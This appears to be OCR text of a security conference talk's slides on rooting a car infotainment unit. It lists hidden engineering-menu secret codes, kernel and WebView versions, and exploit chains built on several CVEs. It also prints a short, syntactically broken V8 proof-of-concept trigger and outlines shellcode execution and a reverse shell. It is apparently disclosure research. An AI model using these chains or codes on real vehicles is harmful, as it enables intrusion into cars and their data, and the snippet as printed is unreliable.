
- */data/data/com.xxx.yyy* does not exist ???
  - multi-user mode: */data/user/11/com.xxx.yyy*
- selinux context: *u:r:platform_app:s0*
- Three weeks have passed since the first attempt


Installing Apps


- *u:r:platform_app:s0* is not enough for pm install


```
$ am start -d file:///storage/self/primary/appstore.apk
```


10:24
5 PM2.5 OFF
设置
媒体
电话
视频
泊车影像
相册
天气
用户手册
快捷场景
潮汐
全民K歌
华为应用市场
24.0
24.5


推荐
应用榜
游戏榜
探索
RAZ英文绘本，买2年送5个月
走遍大江南北 看遍大好河山
文学爱好者必备的 10款宝藏应用
人生 充电指南
首页
应用
游戏
我的
新机必备
更多
支付宝
快手极速版
拼多多
今日头条极速版
今日头条
抖音火山版
火拼双扣
安装
热门应用
更多
抖音火山版
京东
优酷视频
百度大字版
淘宝
快手极速版
支付宝
安装
热门游戏
更多
暗黑破坏神：...
蛋仔派对
天涯明月刀(天...
指尖四川麻将
暗区突围
花瓣轻游(小游...
弹壳特攻队
安装
快手极速版
视频
看视频看直播领红包
安装
迷你世界
经营
安装
王者荣耀
MOBA
安装
24.0
24.5


10:28
7 PM2.5 OFF
工程模式
调试设置
Log 保存到车机
车机Log自动拷贝
调试导航
录音工具
VarCfg配置
SECRET CODE: 247236337
24.0
24.5


10:28
工程模式
调试设置
Log 保存到车机
车机Log自动拷贝
调试导航
录音工具
VarCfg配置
SECRET CODE: 247236337


10:32
SECRET CODE: 2433233233
自定义唤醒词
汽车人
3
确定
取消
显示
声音
连接
安全
通用
版本
资源包版本
20220508090000
版本
5330
离线对话系统版本
4
语音服务版本
4
SECRET CODE: nomiismylove

Gaining root

- Kernel version 3.18.21

Gaining root

- Kernel version 3.18.21
  - CVE-2019-2215: binder Use-After-Free
    - https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2019/CVE-2019-2215.html

Gaining root

- Kernel version 3.18.21
  - CVE-2019-2215: binder Use-After-Free
    - https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2019/CVE-2019-2215.html
- dump /dev/blocks
  - *vblk.img, app.img, vendor.img*

Round #1

- OS version 3.0.7
  - Time of release: 2021-11
  - Webview (83.0.4103.120) + Kernel 3.18.21
  - FC #1: CVE-2020-16040 + CVE-2019-2215

Five months later

Round #2

- OS version 3.2.0
  - Time of release: 2022-7
  - Webview (94.0.4606.109) + Kernel 3.18.21
  - ~~FC #1: CVE-2020-16040 + CVE-2019-2215~~

CVE-2021-38001

- Chrome Version 94.0.4606.109 < 95.0.4638.69
  - https://github.com/Peterpan0927/TFC-Chrome-v8-bug-CVE-2021-38001-poc

```
class C {
   m() {
      return super.x;
   }
}

var obj_prop = {};
for (var i = 0x0; i < 0x11; i++)
  obj_prop['x'+i] = u2d(0x20002121, 0);

C.prototype.__proto__ = m1;
function trigger() {
  let c = new C();
  c.x0 = obj_prop;
  let res = c.m();
  return res;

for (var i = 0; i < 10; I++)
  trigger();

var evil = trigger();
```

- General Strategy
  - *XX20002121* is sprayed with fake object maps and elements
  - fakeobj + addrof
  - Tamper backstore of ArrayBuffer for RW primitive
  - Tamper RWX pages of wasm obj for shellcode execution

Reverse Shell

- Same old
  - selinux context is still *u:r:platform_app:s0*

Reverse Shell

- Same old
  - selinux context is still *u:r:platform_app:s0*
  - It took only three days this time

Kernel Recap

- /dev/block/vblk
  - Offset 0x80000

Index[0x08]	Name[0x1C]	UN[0x38]	Size[0x08]	UN[0x08]	Offset[0x08]	UN[0x08]
4	“osl”		0x00040000		0x00140000	
7	“kernel”		0x001C0000		0x011C0000	

  - osl, kernel (lzf compressed)

Kernel Recap

- kernel version 3.18.21
  - KASLR is off
  - PXN is on
  - PAN seems off, but let's not take the risk


CVE-2021-0399

- Kernel version 3.18 < 4.4
- Use-After-Free of sock_tag, *kmalloc-128*
- https://i.blackhat.com/EU-21/Wednesday/EU-21-Jin-The-Art-of-Exploiting-UAF-by-Ret2bpf-in-Android-Kernel-wp.pdf
  - *kmalloc-64* exists, so *eventfd* and *signalfd* do not fit

CVE-2021-0399

